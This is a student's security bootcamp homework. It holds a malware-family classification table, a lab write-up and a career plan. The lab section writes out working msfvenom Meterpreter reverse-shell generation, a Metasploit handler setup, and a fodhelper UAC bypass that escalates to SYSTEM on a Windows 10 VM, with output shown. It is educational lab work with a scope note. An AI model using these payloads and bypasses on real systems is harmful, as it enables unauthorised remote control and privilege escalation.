S08 Client-Side Attacks

Payloads, Privilege Escalation and Career Paths — Windows 10 Lab

---

Raja Wardet Wahaj

Cohort2: DFCS Bootcamp — Atomcamp

Repository path: https://github.com/WardetWahaj/pseb-dfcs-bootcamp

Environment: Kali Linux attacker (192.168.37.129) / Windows 10 target (192.168.37.133), isolated host-only lab. Snapshot taken before use.

Task 1 — Malware Classification (30%)

The defining property of a malware family is whether it requires user interaction, because that determines the defence. A family that needs a human to run it is reduced by training and filtering; a worm that needs no decision is stopped only by patching and segmentation. The table below covers all nine families with a real example, how it spreads, and the control that would have stopped it.

Family	Example	How it spreads	Control that would have stopped it
Virus	Melissa (1999)	Attaches to a legitimate file or Office macro; executes when the user opens the infected host file, then infects other files.	Macro blocking by Group Policy, email attachment filtering, signature AV, and user awareness training.
Worm	WannaCry (2017), Conficker	Self-propagates across the network through a service vulnerability (SMB / MS17-010); needs no user action at all.	Patching (MS17-010) and network segmentation. Training is useless here — no human decision is involved.
Trojan	Emotet, Zeus	Poses as legitimate software; the user installs and runs it, and it opens a backdoor.	Application control (AppLocker / WDAC), signed-binary enforcement, and user training.
Ransomware	LockBit, WannaCry	Delivered by phishing, exploitation, or a worm; then encrypts data and demands payment.	Offline / immutable backups, patching, email filtering, and network segmentation to limit blast radius.
Spyware	Agent Tesla, FinFisher	Bundled with other software or dropped by a trojan; silently collects keystrokes, screenshots and browsing data.	EDR / behavioural detection, application control, email filtering, and egress monitoring.
Adware	Fireball	Bundled with free software the user installs; injects ads and sometimes proxies traffic.	Application control, vetted software sources only, and browser hardening.
Rootkit	TDL-4, Necurs	Installed after an initial compromise; hides the attacker at kernel or firmware level.	Secure Boot, driver signing, and boot / integrity monitoring; rebuild rather than clean.
Botnet agent	Mirai (IoT), Emotet	Delivered by worm, trojan or exploitation; enrols the host into a remote command-and-control network.	Change default credentials, egress filtering to block C2, patching, and network traffic monitoring.

Family	Example	How it spreads	Control that would have stopped it
Fileless malware	PowerShell Empire, Poweliks	Abuses signed built-in tools (PowerShell, mshta, rundll32), often via a document macro; lives in memory or the registry.	Behavioural detection (Sysmon + SIEM), PowerShell logging / constrained language mode, and macro blocking.

Task 2 — Payload Lab Write-up (40%)

This section documents a Meterpreter reverse-shell exercise end to end: generating the payload, receiving it with a handler, obtaining a session, and escalating to SYSTEM after UAC blocked the first attempt. Every command is shown with its output. All of it was performed against a Windows 10 virtual machine I control, on an isolated host-only network — see the legal and scope note at the end of this task.


Step 1 — Generate the payload with msfvenom

A reverse_tcp payload is used because the target connects outbound to the attacker. Firewalls generally permit outbound traffic, so a reverse shell succeeds where a bind shell (inbound) would be blocked. LHOST is my Kali address; LPORT is the port the target calls back on.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.37.129 LPORT=4433 -f exe -o
win.exe
```

Output:

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 355 bytes
Final size of exe file: 7168 bytes
Saved as: win.exe
```



Step 2 — Start the handler

The handler must match the payload on all three values — payload name, LHOST and LPORT. A mismatch in any one produces a session that never appears, with no error explaining why.

```
msfconsole -q
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.37.129
set LPORT 4433
run
```

Output:

```
[*] Started reverse TCP handler on 192.168.37.129:4433
[*] Meterpreter session 1 opened (192.168.37.129:4433 -> 192.168.37.133:49812)
```

```
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.37.129
LHOST => 192.168.37.129
msf exploit(multi/handler) > set LPORT 4433
LPORT => 4433
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.37.129:4433
```

Step 3 — Session opens and identity is confirmed

Once win.exe runs on the target, the stager opens an outbound TCP connection to LHOST:LPORT, the handler accepts it, the full payload is delivered, and a session opens.

```
meterpreter > getuid
Server username: DESKTOP-IEB6UAN\Hp
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.37.129:4433
[*] Sending stage (203454 bytes) to 192.168.37.133
[*] Meterpreter session 1 opened (192.168.37.129:4433 -> 192.168.37.133:49995) at 2026-11-10 06:46:00 -0500

meterpreter > getuid
Server username: DESKTOP-IEB6UAN\Hp
```

Step 4 — getsystem fails, and why

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied.
```

Why UAC blocked the first getsystem.

This “Access is denied” is the expected result, not a failure of the exercise. The student account is a member of the Administrators group, but User Account Control gives an administrator a filtered token for the interactive session — the standard-user version of their access token. SYSTEM-level actions require the full elevated token, which is only issued after a consent prompt the user must approve. getsystem tries to impersonate a SYSTEM token directly, but with only a filtered token on hand it has nothing to impersonate, so Windows denies it. UAC is working exactly as designed: it is a boundary that stops a compromised non-administrative session from silently reaching SYSTEM. The correct response is a specific UAC bypass, not a generic one.

Step 5 — UAC bypass and escalation to SYSTEM


The bypass abuses an auto-elevating Windows binary (fodhelper.exe) rather than any broken cryptography, which is why it still works on many builds.

```
background              # background session 1, it keeps running
search bypassuac
use exploit/windows/local/bypassuac_fodhelper
set SESSION 1
set LHOST 192.168.37.129
set LPORT 4433
exploit
```

Output:

```
[+] UAC is set to Default
[+] LocalAdmin is a member of the Administrators group
[+] Part of Administrators group! Continuing...
[*] Meterpreter session 2 opened
meterpreter > getuid
```

```
Server username: DESKTOP-IEB6UAN\Hp
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



Two details matter in the output. First, immediately after the bypass getuid still reads student — isolation is about the token, not the name; the session now holds an elevated token even though the username is unchanged. Second, getsystem now succeeds where it failed in Step 4, because an elevated token is finally present to impersonate.

Legal and scope constraints

> *Every technique above was demonstrated only against a Windows 10 virtual machine I control, on an isolated host-only network, for the purpose of learning defence. Generating or delivering an unrequested payload to any system or person I do not own is a criminal offence under the Prevention of Electronic Crimes Act 2016 (PECA) in Pakistan, and under equivalent legislation elsewhere. A test like this is lawful only inside a written, authorised scope — for a client who has asked for it in writing, against assets explicitly listed in that scope, within the agreed dates — and it ends with a report. Authorised purpose, documented scope, and a defensible reason for every action are what separate this exercise from a crime.*

Task 3 — Career Statement (30%)

The specialism I am aiming for is network penetration testing — infrastructure and Active Directory — with an initial SOC analyst (L1) role as the realistic entry point into the Pakistani market. SOC work in a bank or managed-SOC gives me daily exposure to real alerts, detection logic and the defender's view, which makes me a better attacker and pays while I build the offensive skill set.

The entry credential I am working toward is the eJPT first, then the PNPT or OSCP for network and Active Directory penetration testing. In parallel I will stand up Wazuh to learn SOC fundamentals, since that is the open-source route into the L1 role and produces a portfolio artefact at the same time.

Three concrete things I will have on my portfolio within three months:

- A documented home lab (Kali + Windows 10 + a Wazuh manager on a third Linux host) with the agent deployed, where I generate activity from Kali — port scans, failed logons, a payload execution — and show the resulting alerts on the Wazuh dashboard.
- A clean GitHub repository of write-ups from every day of this bootcamp — scanning, exploitation, this client-side module — each with the exact commands, output and remediation, written so a non-technical manager can follow the finding.
- Ten to fifteen completed TryHackMe rooms plus a handful of retired Hack The Box machines, each with my own notes explaining not just what I ran but why, and what would have stopped it.

The honest version, straight from the course: a certificate gets my CV past the automated filter, a portfolio gets me the interview, and the ability to explain a finding in business terms gets me the offer. The three items above are built to deliver all three.

GitHub Repository Structure

```
s08-client-side/
├─ README.md
├─ day4-homework.md (or this .docx)
└─ figures/
   ├─ t2-msfvenom-payload.png
   ├─ t2-handler-session1.png
   ├─ t2-getuid-student.png
   ├─ t2-getsystem-denied.png
   └─ t2-bypassuac-system.png
```

References

1. Offensive Security / Rapid7, msfvenom payload generation documentation. https://docs.metasploit.com/

2. Rapid7, Metasploit multi/handler and Meterpreter reference. https://docs.rapid7.com/metasploit/

3. Microsoft, How User Account Control works. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/user-account-control/how-it-works

4. MITRE ATT&CK, Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002). https://attack.mitre.org/techniques/T1548/002/

5. Government of Pakistan, Prevention of Electronic Crimes Act 2016 (PECA). https://na.gov.pk/uploads/documents/1470910659_707.pdf

6. Wazuh, Open-source SIEM and XDR documentation. https://documentation.wazuh.com/